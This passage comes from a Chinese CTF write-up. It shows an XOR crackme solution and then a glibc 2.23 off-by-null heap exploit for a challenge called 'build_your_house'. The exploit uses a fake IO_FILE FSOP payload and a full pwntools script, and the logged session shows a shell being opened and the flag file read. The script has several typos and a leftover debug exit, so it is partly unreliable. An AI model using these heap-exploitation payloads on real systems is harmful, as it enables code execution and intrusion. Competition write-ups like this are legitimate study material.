data:0000000000403073                 db    0
data:0000000000403074                 db  20h
00002440 0000000000403040: .data:unk_403040 (Synchronized with Hex View-1)
```

[redacted]

```
$ cat crackme.py

f=open('crackme.exe', 'rb').read()

b=int('403040',16)-int('401000',16)

b=int('2440',16)

t=f[b:b+42**4] s=[] for i in range(b, b+42**4, 4):

s.append(f[i])

print(s)

for i in range(42):

s[i]=chr(ord(s[i])^i)

print(s)

print(''.join(s))



$ python crackme.py

['f', 'm', 'c', 'd', '\x7f', 'd', '2', '6', 'j', 'l', '>',
'=', '9', ' ', 'o', ':', ' ', 'w', '?', "'", '%', "'", '"',
':', 'z', '.', 'x', 'z', '1', '/', ')', ')', '\x16', '@',
'D', 'E', '\x12', 'G', 'G', 'A', '\x1a', 'T']

['f', 'l', 'a', 'g', '{', 'a', '4', '1', 'b', 'e', '4', '6',
'5', '-', 'a', '5', '0', 'f', '-', '4', '1', '2', '4', '-',
'b', '7', 'b', 'a', '-', '2', '7', '6', '6', 'a', 'f', 'f',
'6', 'b', 'a', 'f', '2', '}']
```

Flag为：flag{a41be465-a50f-4124-b7ba-2766aff6baf2}

build_your_house

题目是个 glibc 2.23 的 off by null ，功能的话有增删查，堆大小限制不大于 0x48 。

这里利用 off by null 泄露 libc 和 heap addr 之后，利用思路是准备控制存放堆指针的列表实现任意地址读写，没泄露出 text 段的地址，实现不了任意地址的读写。同时大小也被限制在 0x48 以内，fastbin attack malloc_hook 也不行。最后官方给出来的 wp 是利用了非标准的 house of orange ，实际上应该只是一个 fsop 的利用，一直没想到最要是 house of orange 最明显的特征是没有 free 功能且申请 size 很大。

这里的 fsop 思路是这样：

首先 fsop 是 unlink 将 0x60 对应的 main_arena 地址写入到 io_list_all 。这里的 0x60 可用用分割大堆块或者是合并堆块获取，存放在 unsortedbin ，主要是这个 unsortedbin 是需要 UAF 可写入的

然后就是从上面的 unsortedbin prev_size 开始伪造 io_file 结构体，具体结构体如下（布局跟正常的一样的）：

```
```

```
fake = '/bin/sh\x00'+p64(0x61)

fake += p64(0)+p64(IO_list_all-0x10)

fake += p64(0) + p64(1)

fake = fake.ljust(0xc0,'\x00')
fake += p64(0) * 3

fake += p64(heap_addr+自己挑一个能写入的堆) #vtable



# 从【heap_addr+自己挑一个能写入的堆】这里开始写入

fake1 = p64(0) * 2

fake1 += p64(system)
```

最后就是释放一个堆进入 unsortedbin 触发 unlink 就好了

```
\#coding=utf-8

from pwn import *



def change_ld(binary, ld):

  """

  Force to use assigned new ld.so by changing the binary

  """

  if not os.access(ld, os.R_OK):

•    log.failure("Invalid path {} to ld".format(ld))

•    return None





  if not isinstance(binary, ELF):

•    if not os.access(binary, os.R_OK):

•      log.failure("Invalid path {} to
binary".format(binary))
```

```
•       return None
•     binary = ELF(binary)


   for segment in binary.segments:
•     if segment.header['p_type'] == 'PT_INTERP':
•       size = segment.header['p_memsz']
•       addr = segment.header['p_paddr']
•       data = segment.data()
•       if size <= len(ld):
•         log.failure("Failed to change PT_INTERP from {} to
{}".format(data, ld))
•         return None
•       binary.write(addr, ld.ljust(size, '\0'))
•       if not os.access('./Pwn', os.F_OK): os.mkdir('./Pwn')
•       path =
'./Pwn/{}_debug'.format(os.path.basename(binary.path))
•       if os.access(path, os.F_OK):
•         os.remove(path)
•         info("Removing exist file {}".format(path))
•       binary.sendave(path)
•       os.chmod(path, 0b111000000) #rwx------
   success("PT_INTERP has changed from {} to {}. Using temp
file {}".format(data, ld, path))
   return ELF(path)
```

```
context(log_level='debug',arch='amd64')

context.terminal = ['/bin/bash','-x','sh','-c']

\#context.terminal = ['terminator','-x','sh','-c']

binary='./build_your_house'

main_arena = 0x3c4b20

s = lambda buf: io.send(buf)

sendl = lambda buf: io.sendline(buf)

senda = lambda delim, buf: io.sendafter(delim, buf)

sendal = lambda delim, buf: io.sendlineafter(delim, buf)

mybash = lambda: io.interecvactive()

r = lambda n=None: io.recv(n)

recva = lambda t=tube.forever:io.recvall(t)

recvu = lambda delim: io.recvuntil(delim)

recvl = lambda: io.recvline()

recvls = lambda n=2**20: io.recvlines(n)

su = lambda buf,addr:io.success(buf+"==>"+hex(addr))

local = 1

if local == 1:

  \#io=process(binary)

  \#elf=change_ld(binary,'./ld-2.23.so')
  io = process(binary, env={'LD_PRELOAD':'./libc-2.23.so'})

\#else:

\#  io=remote('123.57.131.167', 32824)

e=ELF(binary)

libc=ELF("libc-2.23.so")

\#libc=ELF("/lib/x86_64-linux-gnu/libc.so.6")

one_gadget = [0x45226,0x4527a,0xf03a4,0xf1247]

def choice(i):

  recvu('Choice:')

  sendl(str(i))

def build(size,content=b'a\n'):

  choice(1)

  recvu('How big a house do you want to build?')

  sendl(str(size))

  recvu('How do you want to decorecvate your house?')

  s(content)

def remove(idx):

  choice(2)

  recvu('Which house do you want to remove?')

  sendl(str(idx))

def view(idx):

  choice(3)

  recvu("Which house do you want to view?\n")
  sendl(str(idx))

build(0x38)#0

for i in recvange(4):

  build(0x30)#1-4

build(0x30)#5

build(0x30)#6

remove(0)

for i in recvange(5):

  remove(i+1)



sendl('1'*1024)

build(0x38,b'a'*0x38)#0





sendl('1'*1024)

view(5)



def leak_libc():

  global
libc_base,mh,fh,system,binsh_addr,_IO_2_1_stdout_,realloc,io
_list_all

  libc_base = u64(recvu(b'\x7f')[-6:].ljust(8,b'\x00'))-
main_arena-200

  su("libc base ",libc_base)
  mh = libc_base + libc.sym['__malloc_hook']

  system = libc_base + libc.sym['system']

  binsh_addr = libc_base + next(libc.search(b'/bin/sh'))

  realloc = libc_base + libc.sym['realloc']

  fh = libc_base + libc.sym['__remove_hook']

  _IO_2_1_stdout_ = libc_base + libc.sym['_IO_2_1_stdout_']

  io_list_all = libc_base+libc.symbols['_IO_list_all']

leak_libc()

print('8888888'*10);exit()

remove(4)

sendl('1'*1024)

build(0x30)#5 = 2

build(0x10)#6 = 3

for i in recvange(3):

  build(0x18,b'\0'*23+'\n')#4,7==11,12



build(0x47,p64(one_gadget[1]+libc_base)*8+p64(one_gadget[1]+
libc_base)[:-1])

\#gdb.attach(io)

sendl('4')

'''

remove(5)#2 0x41

remove(4)
remove(7)

remove(10)

sendl('1'*1024)

build(0x10)#2'''




mybash()



**Choice:[DEBUG] Received 0x5 bytes:**

**'Bye!\n'**

**Bye!**

**$ ls**

**[DEBUG] Sent 0x3 bytes:**

**'ls\n'**

**[DEBUG] Received 0x2e bytes:**

**'bin\n'**

**'build_your_house\n'**

**'dev\n'**

**'flag\n'**

**'lib\n'**

**'lib32\n'**

**'lib64\n'**
```

```
**bin**

**build_your_house**

**dev**

**flag**

**lib**

**lib32**

**lib64**

**$ cat flag**

**[DEBUG] Sent 0x9 bytes:**

**'cat flag\n'**

**[DEBUG] Received 0x2a bytes:**

**Flag为: 'flag{5800e532-6b0b-4cdc-bd04-2f82504c074f}'**
```